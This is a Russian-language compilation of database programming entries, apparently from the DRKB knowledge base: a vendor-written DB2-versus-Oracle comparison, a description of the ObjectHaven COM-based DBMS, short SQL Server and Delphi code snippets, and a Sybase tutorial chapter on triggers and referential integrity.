DB2 стала первой СУБД, которая сочетает высокую скорость обработки в памяти, необходимую для поиска в Интернете, с возможностями обработки сложных вхождений текста, а также с масштабируемостью и доступностью, присущими реляционной СУБД. Сложные текстовые объекты обрабатываются с помощью типа данных CLOB, реализованного в DB2. Здесь подход DB2 к основным функциям окупается в полной мере: в то время как примитивные СУБД накладывают жесткие ограничения на объекты LOB (Large Objects - большие объекты), в DB2 они просто выделены в отдельный тип данных, и большинство правил, применимых к другим типам данных, применимы и к LOB: DB2 поддерживает несколько объектов LOB (Binary LOB и Character LOB) в каждой строке таблицы, стандартные функции умеют работать с LOB, и триггеры DB2 могут запускать обработку LOB.
5) Масштабирование и кластеризация.
В настоящее время (на 14 июня 2001 г.) в десятке лучших результатов теста TPC-C продукт Oracle занимает одно, восьмое место. Может быть конкуренты Oracle победили его просто за счет более мощной аппаратной платформы? Не обязательно. Хотя шесть из семи систем, обошедших Oracle, являются кластерными, каждая из них имеет более низкую стоимость транзакции ($/tpmC) и более высокую скорость (http://www.tpc.org/tpcc/ results/tpcc_perf_results.asp). DB2 - единственная СУБД, участвующая в тестах TPC-C и TPC-W как на кластерных, так и на отдельных машинах, а также участвующая в тестах TPC-H как для SMP-платформ среднего размера, так и для крупных кластеров. В портфеле DB2 следующие достижения:
• Первое место в тесте TPC-H (100 ГБ) - кластер 4 x 4-проц. SGI SMP (первый в мире тест TPC на платформе Linux).
• 300 тестов TPC-H для 32, 48 и 64 процессоров, с исключительно близкими ценовыми уровнями ($652, $653 и $619) - подлинно линейная и предсказуемая масштабируемость.
• Тесты 1 ТБ на 24-процессорном сервере Sun SMP (изящная комбинация относительно маломощного сервера SMP и супертеста - высочайший уровень показателя цена/производительность) и гигантском комплексе из 32 4-процессорных узлов AIX.
• Тест TPC-C на 32 4-процессорных серверах Windows.
• Уровень 100 000 в тестах TPC-W на 8- и 12-процессорных системах NUMA.
Выберите свои данные, нужный тип аппаратной платформы (NUMA, автономный сервер SMP, кластер SMP, MPP), нужный тип рабочей нагрузки (OLTP, поддержка принятия решений или электронная коммерция) - DB2 всегда выполнит свою работу за умеренную и предсказуемую цену. Архитектура DB2 масштабируется для любых топологий SMP, SMP-кластеров, NUMA и MPP. А где результаты Oracle для кластеров? Где вообще результаты тестов TPC для Oracle? Посетите сайт http://www.tpc.org и получите ответ сами.
6) Лидерство в развитии и использовании стандартов.
Технологические новшества, реализованные в DB2, стали основой принятого в настоящее время стандарта SQL99. IBM была лидером по количеству принятых предложений за каждый год разработки SQL99, с 1993 по 1999. Стандарты исключительно важны: после того, как ваш бизнес благодаря DB2 придет к процветанию, вы сможете съесть своих конкурентов и подробно разобраться в том, как неверные решения в вопросе выбора СУБД привели их к краху. DB2 соответствует перечисленным ниже стандартам и использовалась при их разработке:
• Стандарт Common Warehouse Metadata Interchange (CWMI), разработанный Object Management Group (OMG)
• Язык баз данных ANSI SQL, X3.135-1992 (ANSI SQL92) (начальный уровень)
• ISO/IEC 9075: язык баз данных SQL, спецификация 1992 года (ISO SQL92)
• Язык баз данных SQL, описанный в документе Federal Information Processing Standards Publication 127-2 (FIPS PUB 127-2)
• Microsoft Winsosheet и Microsoft Winsockets
• Стандарт OSF для DCE, версия 1.1
• Технический стандарт Open Group DRDA, версия 2
• Спецификация X/Open XA CAE
• Совместимость со стандартами ODBC 2 Level 2 и ODBC 3.0 Level 1, плюс совместимость уровня Level 2
Поддержка стандартов - это не только дань законопослушанию, но и нечто большее: стандарты помогают обеспечить целостность данных. Насколько мне известно (однако лучше выясните это в Oracle самостоятельно), в модели блокировок Oracle приложения сами выполняют сериализацию (т.е. разработчик приложения должен сам включать блокировку и принимать локальные решения о блокировке - в DB2 они принимаются глобально). Администратор БД выделяет для этого место в виде СЕГМЕНТОВ ОТКАТА (rollback segment). В Oracle 9i они уже не являются необходимыми, но похоже, в тестах 3 TB TPC-H для Oracle 9i они активно использовались. В полной распечатке теста я насчитал четырнадцать (14) страниц текста «CREATE ROLLBACK SEGMENT…». Это наводит нас на мысль о различии в принципиальном подходе к СУБД. По мнению автора статьи на сайте Oracle, модель блокировок в Oracle может создать более интенсивную нагрузку для администратора базы данных, причем ответственность за целостность данных возлагается на администратора БД и разработчика приложения. В то же время подход DB2 (как и ANSI - Национального института стандартов США) заключается в том, что управление одновременным доступом к данным - это задача СУБД. Приложение сообщает DB2, что ему требуется, и DB2 предоставляет данные самым быстрым способом, не возлагая эту работу на разработчика приложения. Это мы считаем реалистическим механизмом блокировок. Администраторам БД Oracle придется выучить перечисленные ниже параметры конфигурации. Некоторые из них Oracle использовала в тесте 3 TB TPC-H Solaris:
CLEANUP_ROLLBACK_ENTRIES.
DELAYED_LOGGING_BLOCK_CLEANOUTS.
DML_LOCKS.
LM_LOCKS.
MAX_ROLLBACK_SEGMENTS.
ROLLBACK_SEGMENTS.
ROW_LOCKING.
SERIALIZABLE.
TRANSACTIONS.
TRANSACTIONS_PER_ROLLBACK_SEGMENT.
7) Высокая доступность/Непрерывная работа.
Oracle 9i использует архитектуру общей расделяемой памяти. Другие популярные СУБД для сред Unix и Windows (DB2, Informix, Microsoft) вообще не используют общие ресурсы. В Oracle узлы имеют общий доступ к дискам. Платой за это является то, что в фоновом режиме непрерывно выполняется DLM (Distributed Lock Manager, распределенный менеджер блокировок). В DB2 нет дополнительного уровня, он не нужен: каждый узел является владельцем своих дисков. Диски являются общедоступными, а не общими (точно так же, как игрушки в детской песочнице общедоступны для игр, но они практически всегда чьи-то, а не общие). При отказе узла DB2 активизируется второй узел для дисков с двумя владельцами, и IP-адрес отказавшего узла присваивается резервному узлу. Приложения, поддерживающие соединения с отказавшим узлом, могут указывать тот же самый IP-адрес для своих серверов.
8) Научно-исследовательские достижения.
DB2 была лидером по количеству патентов на протяжении всей истории своего развития, в том числе и в последние пять лет. IBM разрабатывала, патентовала и применяла в DB2 самые разнообразные новые технологии: от индексов, позволяющих проводить сканирование в обоих направлениях, до возможности проверять каждый сектор диска при постраничном вводе-выводе. Рассмотрим, например, операцию соединения с хэшированием в DB2: операция соединения автоматически адаптируется к динамическим ограничениям на память, причем соединение разбивается на более мелкие хэш-группы по современному алгоритму гибридного соединения с хэшированием (Hybrid Hash Join). Другой пример: мета-оптимизация DB2 автоматически адаптирует при необходимости класс оптимизации оптимизатора DB2, учитывая ресурсы системы и сложность запроса. В DB2 автоматизированы многие функции (например, создание индексов битовых карт), причем они выполняются только тогда, когда это действительно необходимо. Пользователю не нужно создавать или предоставлять оптимизатору подсказку для битовой карты до обработки запроса. Третий пример: DB2 содержит запатентованную технологию гарантированного обнаружения данных, поврежденных вследствие незавершенного ввода-вывода, при чтении диска. Все это выполняется автоматически.
9) «Умные» СУБД облегчают жизнь администратора.
IBM постоянно стремится к упрочению своего лидерства в области технологий самоуправления баз данных. Одним из проявлений этой тенденции стала инициатива SMART (Self Managing And Resource Tuning Databases - Самоуправляемые базы данных с автоматической настройкой ресурсов). SMART - это не отдельный продукт и не отдельная функция. Это набор функций, объединенных общим представлением о том, каким должно быть в идеале управление базами данных. Мы опускаем планку сложности для пользователей, в то время как другие компании поднимают ее. Представьте себе мир баз данных будущего, которые будут полностью автоматически оптимизироваться, прекрасно работать сразу же после установки, а если что-то случится - система тут же сообщит об этом администратору по электронной почте или на пейджер вместе с указанием рекомендуемых действий. Конечно, это будущее настанет не завтра и не послезавтра, но IBM является лидером в направлении этого идеала. На этом пути встретятся серьезные проблемы, которые IBM сможет эффективно разрешить, благодаря своей огромной базе интеллектуальных талантов в научно-исследовательской области и обширным связям с академической наукой. Прежде всего эти проблемы будут связаны с разработкой операций, искусственным интеллектом и проектированием сложных баз данных.
10) Эволюция СУБД - Управление всеми типами данных.
Какой бы год вы ни назвали, можно перечислить инновации и признаки лидерства IBM DB2 в этом году. После разработки прототипа System R в 70-х годах и начала коммерческих поставок SQL/DS и DB2 для MVS в начале 80-х, новое поколение разработчиков DB2 реализовало следующие функции и возможности:
1989: IBM принимает DB2 в качестве основы для своих коммерческих продуктов по управлению информационным наполнением и документооборотом - изначально DB2 с ImagePlus для MVS. Позднее появились продукты IBM Content Manager для OS/2 (1991) и Windows (1993).
1993: Выход DB2 для AIX версии 1.
1994: DB2 Parallel Edition в 1994 принята на вооружение крупнейшими табачными компаниями мира. Кроме того, в этом же году начались массовые поставки DB2/HP v1.
1995: DB2 стала первой в мире СУБД, для которой стали публиковаться результаты тестов TPC-D (первой для Unix (1995) и первой для NT (1996)).
1996: DB2 стала первой в мире СУРБД с поддержкой JDBC, хранимых процедур Java и пользовательских функций Java. DB2 установила рекорд соотношения цена/ производительность для Unix в тесте TPC-C на платформе DB2/Solaris.
1997: DB2 Universal Database: успешная комбинация параллельной СУБД с объектно-реляционной системой управления базами данных. Собственная поддержка OLAP (cube и rollup) в ядре СУБД. Параллельная обработка запросов внутри раздела и в нескольких разделах.
1998: В DB2 добавлена поддержка SQLJ (v5.2.0: сентябрь 1998). Благодаря DB2 Datalinks Manager в DB2 появился специальный тип данных URL. DB2 теперь осуществляет реляционное управление типизированными таблицами, типами строк и иерархиями таблиц. Переработан механизм интерактивных индексов. Первая кластерная СУБД для Windows. Бета-версия DB2 для Linux появилась в октябре 1998 г.
1999: Начало массовых поставок DB2/Linux. Собственная поддержка многих функций OLAP в ядре СУРБД: стандартное отклонение, функции rownum, top, rank.
2000: Поддержка кластеров Linux в DB2, поддержка DB2 Linux/390, демонстрация работы DB2 под 64-разрядной версией Linux с SAP на платформе Intel IA_64. 2000-2001 годы ознаменовали собой дебют массового применения XML - см. выдержку из статьи Тимоти Дайка (Timothy Dyck) в еженедельнике eweek:
“Службы XML глубже проникают на территорию баз данных.
Тимоти Дайк, eweek № 1, вып. 19.
……IBM пропагандирует Extensible Markup Language с тем же пылом и страстью по типу «Где же это было всю мою предыдущую жизнь?!», как до того Java. … IBM и Microsoft далеко опережают все остальные компании в деле разработки продуктов на базе XML и SOAP.”
Выводы.
Некоторые компании, работающие в области информационных технологий, очень любят, выпустив новую версию программного обеспечения, голословно объявить, что «битва титанов» выиграна, но давайте проверим факты. Вероятно, не все в победных реляциях окажется правдой. Что нового появилось в Oracle 9i? Судите сами. Рассмотрим выделение памяти на основе размера запроса: в DB2 выделение памяти на основе размера запроса для пулов буферов и компилятора запросов существует начиная с 1995 года. DB2 уже несколько лет содержит инструменты автоматического управления: DB2 Governor появился в 1995 году, а Query Patroller - в 1998. Governor и Query Patroller могут назначать приоритеты различным приложениям и пользователям, а также динамически изменять правила и приоритеты во время выполнения. В частности, Governor позволяет администратору БД устанавливать лимиты ресурсов - таких, как CPU, считываемые строки и удерживаемые блокировки, и может изменять приоритет каждой отдельной задачи или завершать ее. Разработчики DB2 исходят из того основополагающего принципа, что данные и время являются самыми важными вашими ресурсами. Именно для управления данными и служат базы данных, а время - время администратора БД и разработчика приложения - может использоваться значительно более целесообразно, если БД управляется автоматически. Пусть администратор и разработчик приложения занимаются созданием модели данных и написанием приложения - управление блокировками, распределение ресурсов, выбор индексов для запроса и выяснение целесообразности использования индекса битовой карты берет на себя DB2. Философия создателей DB2 заключается в том, что вы оплачиваете программное обеспечение для того, чтобы оно работало на вас, обеспечивая максимальную эффективность использования ваших данных.
©Drkb::02979.
ObjectHaven.
СУБД ObjectHaven предназначена для управления Базами Данных, состоящими из множества взаимосвязанных COM-объектов, наделенных свойством перманентности. Хотя ObjectHaven построена по принципу объектно-ориентированных СУБД, ее реализация имеет ряд существенных отличий от традиционных ООСУБД. Важнейшим отличием ObjectHaven от ООСУБД является то, что в Базах Данных ObjectHaven хранятся COM-объекты, а не объекты какого-либо конкретного языка программирования. Это дает основание говорить об ObjectHaven как о представителе принципиально нового класса компонентно-ориентированных СУБД. ObjectHaven обеспечивает следующие преимущества:
Открытость метаданных, Улучшенная совместимость, Поддержка гетерогенных сред разработки.
Большинство существующих ООСУБД предоставляют свои собственные средства описания метаданных БД, и связи метаданных БД с конкретными системами программирования. Так, для введения в ООСУБД поддержки такого языка программирования, как, например, C++, разработчикам ООСУБД потребуется написать комплект библиотек и утилит, обеспечивающих экспорт метаданных в файлы, содержащие исходные тексты на C++, причем скорее всего метаданные, предназначенные для экспорта в C++, будут непригодны для экспорта, например, в Pascal, и наоборот. При таком подходе не остается других разумных способов предоставления метаданных для разных систем программирования, кроме как содержание нескольких копий одних и тех же метаданных, предназначенных для экспорта в различные системы программирования, что в свою очередь требует постоянных усилий по сохранению соответствия различных версий метаданных. Соответственно поддержку нескольких языков программирования подобными ООСУБД нельзя назвать удовлетворительной для тех задач, которые требуют гетерогенную разработку. Для Баз Данных, управляемых ObjectHaven, метаданными являются обычные библиотеки типов COM, которые на сегодняшний день поддерживается всеми популярными системами программирования, ориентированными на разработку под Windows; и все СП под Windows, которые могут появиться в будущем, наверняка также будут поддерживать эту технологию.
Полная инкапсуляция реализации компонентов базы данных. Совместимость версий базы данных.
При обычном подходе, принятом в ООСУБД, метаданные, помимо всего прочего, хранят в себе информацию об иерархии классов перманентных объектов, их методах и членах данных. Такая подробная информация не нужна клиенту базы данных (его не должны интересовать подробности реализации объектов базы данных, ему достаточно интерфейсной части), и ограничивает гибкость модели данных. Несоблюдение принципа отделения интерфейса от реализации в типичных ООСУБД влечет да собой трудности в разработке и сопровождении программных продуктов, использующих такие ООСУБД. Например, доработка модели данных потребует доработку всех приложений, ее использующих. Использование в ObjectHaven библиотек типов COM в качестве хранилищ метаданных позволяет неукоснительно следовать принципу отделения интерфейса от реализации. Даже существенные доработки модели данных в базе данных ObjectHaven при надлежащем подходе не приведут к конфликтам версий модулей программной системы, использующей базу данных ObjectHaven, что позволит существенно сэкономить на сопровождении такой программной системы.
Улучшенное повторное использование компонентов схемы БД. Возможность сборки БД из повторно используемых компонентов.
Эффективное повторное использование кода является розовой мечтой разработчиков ПО. Однако мечта эта на практике зачастую оказывается на удивление тяжело достижимой. Не вдаваясь в анализ причин, приведем некоторые конкретные факты:
Попытки увеличить долю повторного использования кода путем организации репозиториев повторно используемого кода себя не оправдали и уже давно не популярны.
Современное программное обеспечение в среднем на 70% состоит из повторно используемых компонентов, приобретенных у третьих фирм. Такие компоненты используют какую-либо относительно универсальную технологию, вроде ActiveX, и поставляются в виде исполняемых модулей, без исходных текстов.
Наиболее популярные СП, такие как Delphi и VisualBasic, используют либо ActiveX, либо аналогичные технологии, либо и то и другое вместе.
Очевидно, что на сегодняшний день путь к успешному повторному использованию кода лежит через задействование технологии, обеспечивающей унифицированный способ взаимодействия с повторно используемыми программными компонентами. ObjectHaven в связке с Automation и стандартизованным набором COM-интерфейсов предоставляет как раз такую технологию в приложении к базам данных. ObjectHaven позволяет сформировать целый рынок повторно используемых компонентов БД, ориентированных на применение в наиболее популярных предметных областях, и распространяемых в двоичном виде, без исходных текстов.
Возможность контролировать сложность базы данных.
Использование СОМ предполагает проектирование схемы БД в форме набора объектов, реализующих четко определенные интерфейсы. Это позволяет абстрагироваться от деталей реализации отдельных компонентов схемы БД, сосредоточившись на проектировании интерфейсов, в результате чего схема БД становится более простой для понимания. Сокрытие реализации отдельных компонентов схемы БД обеспечивает большой "запас прочности" схемы БД относительно увеличения ее сложности, так как интерфейсы в гораздо меньшей степени подвержены изменениям, чем объекты, их реализующие. Таким образом, СУБД ObjectHaven обеспечивает стабильную основу для разработки сложных баз данных. Соблюдение в ObjectHaven принципа отделения интерфейса от реализации позволяет локализовать сложность модели данных в отдельных компонентах, благодаря чему появляется возможность постепенного, контролируемого наращивания сложности БД путем эволюционного развития ее отдельных компонентов.
©Drkb::03006.
Узнать автоинкрементное поле после вставки.
| Узнать автоинкрементное поле после вставки |
Code: --©Drkb v.3(2007): www.drkb.ru. Insert into MyTable. (Field1, Field2, Field3). Values. ('Value for field1', 'Value for field2', 0). Select @@identity as 'New number for inserted row'
©Drkb::02799.
Вообще-то правильнее использовать Identity_Scope(), но разница будет только если на таблице стоит триггер:
Code: --©Drkb v.3(2007): www.drkb.ru. Insert into MyTable. (Field1, Field2, Field3). Values. ('Value for field1', 'Value for field2', 0). Select identity_scope() as 'New number for inserted row'
©Drkb::02798.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Узнать, включен ли хранитель экрана |
Code: Function ScreenSaverEnabled: Boolean; Var. Status: Bool; Begin. SystemParametersInfo(SPI_GETSCREENSAVEACTIVE, 0, @status, 0); Result := status = True; End; Procedure TForm1.Button1Click(Sender: TObject); Begin. If ScreenSaverEnabled then. Caption := 'Screensaver is enabled.' Else. Caption := 'Screensaver is disabled.' End;
Узнать ширину столбца.
| Узнать ширину столбца |
Code: Select COL_LENGTH(@TableName,@FieldName).
©Drkb::02844.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
Узнать количество строк участвовавших в последнем SQL запросе.
| Узнать количество строк участвовавших в последнем SQL запросе |
Хранится в переменной @@rowcount.
©Drkb::02828.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
Узнать имя текущего SQL сервера.
| Узнать имя текущего SQL сервера |
Хранится в переменной @@servername.
©Drkb::02829.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Узнать путь к прилинкованной файловой базе данных |
Code: Select @FileName=Datasource From master..sysservers. Where srvname=@LinkedServerName.
©Drkb::02858.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Как узнать системное время? |
Хранится в глобальных переменных now, date, time.
| Узнать текущие время и дату по Гринвичу |
Code: Procedure TForm1.Button4Click(Sender: TObject); Var. Lt: TSYSTEMTIME; St: TSYSTEMTIME; Begin. GetLocalTime(lt); GetSystemTime(st); Memo1.Lines.Add('LocalTime = ' + IntToStr(lt.wmonth) + '/' + IntToStr(lt.wDay) + '/' + IntToStr(lt.wYear) + ' ' + IntToStr(lt.wHour) + ':' + IntToStr(lt.wMinute) + ':' + IntToStr(lt.wSecond)); Memo1.Lines.Add('UTCTime = ' + IntToStr(st.wmonth) + '/' + IntToStr(st.wDay) + '/' + IntToStr(st.wYear) + ' ' + IntToStr(st.wHour) + ':' + IntToStr(st.wMinute) + ':' + IntToStr(st.wSecond)); End;
| Узнать текущую дату/время |
Code: GetDate().
| Узнать текущую раскладку клавиатуры в любом активном окне |
Code: **** UBPFD *********** by delphibase.endimus.com **** >> Узнать текущую раскладку клавиатуры в любом активном окне. Возвращает числовое значение соответственно установленной раскладке. Зависимости: windows. Автор: KosilkA, gloom@imail.ru, Koenigsberg. Copyright: delphi help и немного усердия :-). Дата: 4 декабря 2003 г. ***************************************************** } If GetKeyboardLayout(GetWindowThreadProcessId(GetForegroundWindow, nil)) = 67699721 then. //раскладка английская. Else. //раскладка НЕанглийская, например 68748313 соответствует русской.
Триггера: поддержка ссылочной целостности.
| Триггера: поддержка ссылочной целостности |
Пользователь может использовать триггера для обеспечения ссылочной целостности данных в базе. Триггера позволяют также проводить “каскадное” изменение данных в связанных таблицах, поддерживают более сложные ограничения целостности данных в таблице по сравнению с правилами, позволяют сравнивать модифицированные данные и выполнять некоторые действия в результате этого сравнения.
В данной главе обсуждаются следующие темы:
· Дается общий обзор триггеров;
· Показано, как создавать и удалять триггера;
· Описываются способы обеспечения целостности данных в базе с помощью триггеров;
· Показано, как связать правило с триггером;
· Описываются способы получения информации о триггерах.
Что такое триггер ?
Триггер - это сохраняемая процедура специального вида, которая запускается в момент модификации данных в таблице. Триггеры помогают сохранить ссылочную целостность данных пользователя, проверяя их согласованность в логически связанных таблицах. Ссылочная целостность означает, что значения главного ключа (primary key) и значение соответствующего внешнего ключа (foreign key) должны в точности совпадать.
Основным достоинством триггеров является то, что они вызываются автоматически. Они будут работать независимо от причины, которая вызвала модификацию данных, как, например, после ввода данных клерком, так и при выполнении некоторой прикладной процедуры. Триггер может быть связан с одним или несколькими операторами модификации, такими как update, insert или delete. Триггер исполняется один раз в одном SQL операторе.
Триггер “зажигается” (вызывается) только после окончания оператора модификации данных. После запуска триггера SQL Сервер проверяет условия целостности модифицированных данных по типу, соответствию правилам и ограничениям целостности. Триггер и оператор, который вызвал его запуск, рассматриваются как одна транзакция, в рамках которой триггер может вызвать восстановление исходных данных (rolled back) при появлении ошибки. Другими словами, если в процессе проверки обнаруживается серьезная ошибка, то вся транзакция откатывается назад (rolled back).
Триггера особенно полезны в следующих ситуациях:
· Триггер может “каскадно” вносить изменения во взаимосвязанные таблицы базы данных. Например, удаляющий триггер, связанный со столбцом title_id таблицы titles, может также удалить соответствующие строки из таблиц titleauthor, sales и roysched, используя значение в столбце title_id как уникальній ключ;
· Триггер может запретить или “откатить” изменения данных, вызывающие нарушение ссылочной целостности, путем нейтрализации транзакции, которая вносит эти изменения. Такой триггер может запуститься, если пользователь попытается указать значение внешнего ключа, которое не совпадает с главным ключом. Например, пользователь может создать вставляющий триггер, связанный с таблицей titleauthor и откатывающий любые вставки строк, в которых значение в столбце title_id не совпадает ни с одним из значений в столбце titles.title_id;
· Триггера могут отслеживать значительно более сложные ограничения по сравнению с правилами. В противоположность правилам, в триггерах можно ссылаться на табличные столбцы и объекты базы данных. Например, триггер может запретить увеличение цены книги, превосходящее один процент от аванса;
· Триггера могут выполнять простейший “что, если” анализ. Например, триггер может сравнить состояние таблицы до и после модификации данных и предпринять некоторое действие, основанное на этом сравнении.
В этой главе дается синтаксис определения триггеров, обсуждаются вопросы, связанные с их использованием, и приводятся примеры триггеров. В последнем разделе этой главы описываются правила, которых нужно придерживаться при использовании триггеров, и объясняется как запускать системные процедуры помощи, дающие информацию о триггерах.
Замечание: За исключением триггера deltitle, триггеров, описанных в данной главе, нет в базе данных pubs2, копия которой поставляется с SQL Сервером. Чтобы работать с этими триггерами, пользователь должен создать их с помощью оператора creat trigger. Каждый новый триггер, который определяется для операции вставки, обновления или удаления, связанных с одной и той же таблицей или столбцом, записывается на место предыдущего без предупреждения и прежний триггер автоматически удаляется.
Сравнение триггеров с ограничениями целостности
Альтернативой использованию триггеров является введение ограничений ссылочной целостности в операторе создания таблицы creat table. Однако, с помощью этих ограничений невозможно решить следующие задачи:
· Выполнить “каскадное” изменение данных в связанных таблицах базы данных;
· Обеспечить соблюдение сложных ограничений целостности, включающих другие таблицы и объекты базы данных;
· Выполнить анализ “что-если” (what if).
Кроме того, ограничения ссылочной целостности не откатывают текущую транзакцию в результате защиты целостности данных. Триггер может нейтрализовать изменения, произошедшие в текущей транзакции, или продолжить ее выполнение в зависимости от того, как пользователь трактует ссылочную целостность. Информация о транзакциях будет дана в главе 17 “Транзакции: сохранение корректности данных и их восстановление”.
Если в приложении пользователя требуется выполнить одно из описанных действий, то ему необходимо использовать триггера. В противном случае, простейшим способом защиты целостности данных является введение ограничений ссылочной целостности. Заметим, что SQL Сервер проверяет справедливость ограничений ссылочной целостности перед запуском любых триггеров, поэтому оператор модификации данных, который нарушает эти ограничения, не вызовет запуска триггера. Более детальная информация об ограничениях ссылочной целостности приводится в главе 7 “Создание баз данных и таблиц”.
Создание триггеров
Триггер является объектом базы данных. Когда создается триггер, пользователь должен указать таблицу и оператор модификации данных, которые должны “зажигать” (активизировать) этот триггер. Затем пользователь указывает действия, которые должен выполнить этот триггер.
Рассмотрим простой пример. Следующий триггер посылает сообщение каждый раз, когда пользователь пытается вставить, удалить или обновить данные в таблице titles:
Create trigger t1.
On titles.
For insert, update, delete.
As.
Print "Now modify the titleauthor table the same way.".
Синтаксис команды создания триггера creat trigger
Полный синтаксис команды создания триггера имеет следующий вид:
Creat trigger [владелец.]название_триггера.
On [владелец.]название_таблицы.
For {insert, update, delete}.
As SQL_операторы.
Можно также определить триггер с помощью предложения if update:
Creat trigger [владелец.]название_триггера.
On [владелец.]название_таблицы.
For {insert, update}.
As.
[if update (название_столбца) [{and | or} update (название_столбца)] … ].
SQL_операторы.
[if update (название_столбца) [{and | or} update (название_столбца)] …
SQL_операторы] …
В предложении creat создается триггер и ему присваивается название. Это название должно удовлетворять правилам, установленным для идентификаторов.
В предложении on указывается название таблицы, которая активизирует этот триггер. Эта таблица иногда называется триггерной таблицей.
Триггер создается в текущей базе данных, хотя в нем можно ссылаться на объекты, расположенные в других базах данных. Владелец триггера должен быть тем же, что и владелец таблицы. Никто, кроме владельца таблицы, не может создать для нее триггер. Если явно указывается владелец триггера в предложении creat trigger (создать триггер), то он также должен быть явно указан в предложении on как владелец таблицы и наоборот.
В предложении for указываются операторы модификации данных, которые активизируют триггер при обращении к триггерной таблице. В предыдущем примере сообщение будет выдаваться при выполнении любого из операторов insert, update или delete, которые обращаются к таблице titles.
SQL операторы определяют триггерные условия или триггерные действия. В триггерных условиях задаются дополнительные критерии, которые определяют, надо ли после выполнения операторов вставки, удаления или обновления вызывать триггер или нет. Если в предложении if надо выполнить несколько операторов, то они должны быть заключены в операторные скобки begin и end.
В предложении if update (если обновление) проверяется, надо ли вставлять или обновлять данные в указанном табличном столбце. Условие в предложении if update проверяется на истинность, если название столбца присутствует в предложении set оператора update, даже в том случае, когда обновление не изменяет значение в этом столбце. Предложение if update не используется при удалении данных оператором delete. В этом предложении можно указать несколько столбцов и в одном операторе создания триггера можно поместить несколько предложений if update. Поскольку название таблицы указывается в предложении on, не следует указывать его перед названием столбца в предложении if update.
Операторы, которые нельзя использовать в триггерах
Поскольку триггера выполняются как части транзакций, следующие операторы нельзя использовать в определении триггеров:
· Все команды создания объектов, включая создание базы данных, таблицы, индекса, процедуры, умолчания, правила, триггера и вьювера;
· Все команды удаления объектов (drop);
· Изменение структуры таблицы или базы данных (alter table, alter database);
· Удаление таблицы (truncate table);
· Команды grant и revoke;
· Обновление статистики (update statistics);
· Реконфигурации (reconfigure);
· Загрузки транзакции и загрузки базы данных (load database, load transaction);
· Команды работы с диском (disk init, disk mirror, disk reinit, disk remirror, disk unmirror);
· Оператор select into.
Удаление триггеров
Пользователь может удалить триггер с помощью команды удаления (drop) или путем удаления всей таблицы, с которой он связан.
Команда удаления триггера drop trigger имеет следующий вид:
Drop trigger [владелец.]название_триггера.
[, [владелец.]название_триггера] …
Когда удаляется таблица, то вместе с ней автоматически удаляются любые связанные с ней триггеры. Команда удаления триггера может выполняться только владельцем триггерной таблицы, и нельзя передавать права на ее использование.
Использование триггеров для сохранения ссылочной целостности
Триггера используются для сохранения ссылочной целостности данных, т.е. сохранения жизненно важных свойств данных, таких, например, как уникальность некоторых идентификаторов, в процессе изменения базы данных. Ссылочная целостность обеспечивается через главные (primary) и внешние (foreign) ключи.
Главный ключ - это значение в столбце или комбинация значений в нескольких столбцах, которая однозначно определяет строку. Эти столбцы не могут содержать неопределенных значений и с ними должен быть связан уникальный индекс. Главный ключ таблицы может использоваться для ее соединения через внешние ключи с другими таблицами. Таблица, содержащая главный ключ, может рассматриваться как главная (master) таблица, а связь по ключу, как связь типа главное-детали. В базе данных может быть много таких групп, состоящих из главной таблицы и ее детализаций.
Пользователь может использовать процедуру sp_primarykey для определения главного ключа. После этого ключ добавляется в таблицу syskeys (системные ключи) и может использоваться в процедуре sp_helpjoins.
Например, в базе данных pubs2 столбец title_id является главным ключом таблицы titles. Значение в этом столбце однозначно идентифицирует книгу в таблице titles и этот ключ может использоваться для соединения по столбцу title_id c таблицами titleauthor, salesdetail и roysched. Таким образом, в данном случае таблица titles является главной по отношению к таблицам titleauthor, salesdetail и roysched. Эти взаимосвязи между таблицами показаны на диаграмме в первой главе “База данных pubs2” Справочного пособия SQL Сервера.
Внешний ключ - это значение в столбце или комбинация значений в нескольких столбцах, которая совпадает со значением главного ключа. Внешний ключ может быть не уникальным. Обычно они находятся в соответствии многие-к-одному по отношению к значению главного ключа. Значения внешнего ключа должны быть копией значений главного ключа. Это означает, что любое значение внешнего ключа должно содержаться среди значений главного ключа. Внешний ключ может содержать неопределенные значения. Если какая-либо составная часть внешнего ключа является неопределенной, то и полное значение внешнего ключа должно быть неопределенным. Таблицы с внешними ключами часто называются детализациями или зависимыми таблицами по отношению к главной таблице.
Пользователь может использовать процедуру sp_foreignkey для определения внешних ключей в базе данных. Это позволяет использовать их в процедуре sp_helpjoins и в других процедурах, которые обращаются к таблице syskeys.
Таким образом, столбец title_id в таблицах titleauthor, salesdetail и roysched является внешним ключом, а сами эти таблицы являются детализациями главной таблицы.
Как работают триггера
Триггеры для обеспечения ссылочной целостности запоминают значения внешних ключей вместе со значением главного ключа. После модификации ключевого значения триггер сравнивает новое значение со связанными с ним ключевыми значениями с помощью временных таблиц, которые называются триггерными тестовыми таблицами (trigger test tables). Если пользователь определил свой триггер, то его данные будут сравниваться с данными, которые временно запоминаются в тестовых таблицах.
Проверка модификации данных и триггерные тестовые таблицы
При вызове триггеров используются две специальные таблицы: таблица удаления (deleted table) и таблица добавления (inserted table). Они используются для проверки операторов модификации данных и создания условий для работы триггеров. Пользователь не может непосредственно изменять данные в этих таблицах, но может использовать находящуюся в них информацию для проверки последствий выполнения операторов insert, update или delete.
· В таблице удаления сохраняются копии строк, которые удаляются операторами update или delete. В процессе выполнения этих операторов строки удаляются из триггерной таблицы и помещаются в таблицу удаления. Обычно триггерная таблица и таблица удаления не имеют общих строк.
· В таблице добавления сохраняются копии строк, которые вставляются операторами insert или update. В процессе выполнения этих операторов новые строки вставляются в таблицу добавления и триггерную таблицу одновременно. Таким образом, таблица добавления всегда содержит копии новых строк, которые были добавлены в триггерную таблицу.

Рис. 15-1: Использование триггерных тестовых таблиц при изменении данных.
При установке условий запуска триггера следует использовать проверочную таблицу, которая соответствует оператору модификации данных. Хотя, вообще говоря, можно обратиться к таблице удаления в процессе проверки оператора insert или к таблице добавления в процессе проверки оператора delete, но в этих случаях эти таблицы будут пусты.
